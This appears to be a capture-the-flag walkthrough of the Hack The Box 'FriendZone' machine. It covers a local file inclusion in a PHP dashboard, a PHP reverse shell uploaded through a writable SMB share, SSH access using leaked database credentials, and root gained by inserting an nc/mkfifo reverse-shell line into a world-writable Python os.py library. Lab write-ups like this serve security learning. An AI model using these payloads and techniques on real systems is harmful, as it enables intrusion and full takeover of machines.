


Index of /wordpress

Name	Last modified	Size	Description
Parent Directory		-	


Apache/2.4.29 (Ubuntu) Server at friendzone.red Port 80

I ran gobuster on port 443 also, and there I discovered admin directory but it was same trolling thing as wordpress. Next, I went on to check those 3 records we got from dns zone transfer. Starting with administrator1.friendzone.red. If you go to http version of this site, you will presented with the same home page. Instead use https. The administrator site has a login page.



Login Form for FriendZone

I will use the credentials I got from smb shares. After successful login, navigate to /dashboard.php and there is some information shown to us:



Smart photo script for friendzone corp !


*** Note : we are dealing with a beginner php developer and the application is not tested yet !**

image_name param is missed !

please enter it to show the image

default is image_id=a.jpg&pagename=timestamp

Maybe if we follow the instructions, we need to add those two parameters after dashboard.php page. If you add the default line after question mark, the default page will be like this:



Smart photo script for friendzone corp !

*** Note : we are dealing with a beginner php developer and the application is not tested yet !**


Something went worng ! , the script include wrong param !

ial Access timestamp is 1636908423

Now I ran gobuster to see if there are any more files in this directory:


```
┌──(root💀kali)-[/home/rishabh/HTB/Friendzone]
└─# gobuster dir -u https://administrator1.friendzone.red/ -w
/usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt --
no-error -o dirbust_3 -b 400,404 -q -x php -k
/images               (Status: 301) [Size: 349] [-->
https://administrator1.friendzone.red/images/]
/login.php            (Status: 200) [Size: 7]
/dashboard.php        (Status: 200) [Size: 101]
/timestamp.php        (Status: 200) [Size: 36]
```

timestamp.php file is present in the same directory which is used by the parameter pagename in the dashboard php script. Also images folder is present from which images are being rendered. First I tried using php filters to read the page sourcecode and I was successful. I tested both the parameters for php filter string and only pagename paramater worked. https://administrator1.friendzone.red/dashboard.php?image_id=a.jpg&pagename=php://filter/convert.base64-encode/resource=dashboard . This is how I got base64 encoded string which I decoded to read the source code:



Something went worng ! , the script include wrong param !

D9waHAKCi8vZWNobyAiPGNlbnRlcj48aDI+U21hcnQgcGhvdG8gc2NyaXB0IGZvciBmcmllbmR6b25lIGNvcnAgITwvaDI+PC9jZW50ZXI+IjsKLy9lY2hvICI8Y2VudGVyPjxoMz4qIE5vdGUgOiB3ZSBhcmUgZGVhbGluZyB3aXRoIGEgYmVna




```
echo "<center><h2>Smart photo script for friendzone corp !</h2></center>";
echo "<center><h3>* Note : we are dealing with a beginner php developer and the application is not teste
/center>";

if(!isset($_GET["image_id"])){
  echo "<br><br>";
  echo "<center><p>image_name param is missed !</p></center>";
  echo "<center><p>please enter it to show the image</p></center>";
  echo "<center><p>default is image_id=a.jpg&pagename=timestamp</p></center>";
 }else{
 $image = $_GET["image_id"];
 echo "<center><img src='images/$image'></center>";

 echo "<center><h1>Something went worng ! , the script include wrong param !</h1></center>";
 include($_GET["pagename"].".php");
 //echo $_GET["pagename"];
 }
}else{
echo "<center><p>You can't see the content ! , please login !</center></p>";
}
?>
```

The sourcecode tells the full picture, any file which you give to pagename parameter, .php is appended. So by default we were giving timestamp as the filename and as it was present in the same directory, it was getting rendered. Now how to get a shell?


Initial Foothold

From the smb shares enumeration, there were two shares which we had access to: development and general. And to both shares we have READ/WRITE access (NMAP script output). If we place our php shell there, and call the full path to that file as we also know the location of those shares, we could get a shell. Lets test this out. Upload a php shell using put command and place it in development directory:



```
┌──(root💀kali)-[/home/rishabh/HTB/Friendzone]
└─# smbclient //$IP/development
lpcfg_do_global_parameter: WARNING: The "client use spnego" option is deprecated
Unknown parameter encountered: "client ntlvm2 auth"
Ignoring unknown parameter "client ntlvm2 auth"
Enter WORKGROUP\rishabh's password:
Try "help" to get a list of possible commands.
smb: \> put shell.php
putting file shell.php as \shell.php (173.1 kb/s) (average 173.1 kb/s)
smb: \> ls
  .                                   D        0  Sun Nov 14 11:23:18 2021
  ..                                  D        0  Mon Sep 28 08:19:07 2020
  shell.php                           A     5494  Sun Nov 14 11:23:18 2021

                9221460 blocks of size 1024. 6339616 blocks available
smb: \> exit
```


Do not forget to change the reverse IP and port in the shell script. Now we have the full path to this file: /etc/Development/shell.php. As we know .php is appended at the end, we just need to call shell with the full path. Set up the listener and call the shell like this: https://administrator1.friendzone.red/dashboard.php?image_id=a.jpg&pagename=/etc/Development/shell



```
┌──(root💀kali)-[/home/rishabh/HTB/Friendzone]
└─# rlwrap nc -nvlp 8989
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::8989
Ncat: Listening on 0.0.0.0:8989
Ncat: Connection from 10.129.1.225.
Ncat: Connection from 10.129.1.225:45978.
Linux FriendZone 4.15.0-36-generic #39-Ubuntu SMP Mon Sep 24 16:19:09 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
 18:52:48 up  1:27,  0 users,  load average: 0.00, 0.00, 0.08
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ 
```


Privilege Escalation

You are www-data. Again the enumeration begins. In the /var/www directory, there is a file mysql_data.conf. It has creds for user friend:




```
cat mysql_data.conf
for development process this is the mysql creds for user friend

db_user=friend

db_pass=[redacted]

db_name=FZ
```

As ssh port is open, first things first, I tried these credentials for user friend. And indeed those creds worked as ssh.



```
┌──(root💀kali)-[/home/rishabh/HTB/Friendzone]
└─# ssh friend@$IP                                                            130 ×
friend@10.129.1.225's password:
Welcome to Ubuntu 18.04.1 LTS (GNU/Linux 4.15.0-36-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

You have mail.
Last login: Sun Nov 14 18:58:29 2021 from 10.10.17.253
friend@FriendZone:~$ 
```

First hurdle cleared. Now comes the root. I transferred the linpeas script as always to ease things up. Linpeas didn't give me anything useful. Then I transferred pspy to see root processes and I saw something interesting




```
2021/11/14 19:20:25 CMD: UID=0    PID=18016  | /sbin/init splash
2021/11/14 19:22:01 CMD: UID=0    PID=18020  | /usr/bin/python /opt/server_admin/reporter.py
2021/11/14 19:22:01 CMD: UID=0    PID=18019  | /bin/sh -c /opt/server_admin/reporter.py
2021/11/14 19:22:01 CMD: UID=0    PID=18018  | /usr/sbin/CRON -f
```

reporter.py script was being executed every single minute. The script's content:

```
friend@FriendZone:/tmp$ cat /opt/server_admin/reporter.py
#!/usr/bin/python

import os

to_address = "admin1@friendzone.com"
from_address = "admin2@friendzone.com"

print "[+] Trying to send email to %s"%to_address

#command = ''' mailsend -to admin2@friendzone.com -from
admin1@friendzone.com -ssl -port 465 -auth -smtp smtp.gmail.co-sub
scheduled results email +cc +bc -v -user you -pass "PAPAP"'''

#os.system(command)

# I need to edit the script later
# Sam ~ python developer
```


Except root, no one else can edit this file. So there was no other way to tamper with this file. I looked as os module which was being imported and voila, its writable.



```
friend@FriendZone:/opt/server_admin$ ls -la /usr/lib/python2.7/os.py
-rwxrwxrwx 1 root root 25910 Jan 15  2019 /usr/lib/python2.7/os.py
```


.

I opened the os.py file using nano and added a reverse shell line from pentestmonkey reverse shells site:



```
except NameError: # statvfs_result may not exist
    pass

import os
os.system("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc [redacted] 4242 >/tmp/f")
```

Now open up a listener and you will have root shell!! Cheers



```
┌──(root💀kali)-[/home/rishabh/HTB/Friendzone]
└─# rlwrap nc -nvlp 4242
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::4242
Ncat: Listening on 0.0.0.0:4242
Ncat: Connection from 10.129.1.225.
Ncat: Connection from 10.129.1.225:47706.
/bin/sh: 0: can't access tty; job control turned off
i
/bin/sh: 1: i: not found
id
uid=0(root) gid=0(root) groups=0(root)
whoami
root
# 
```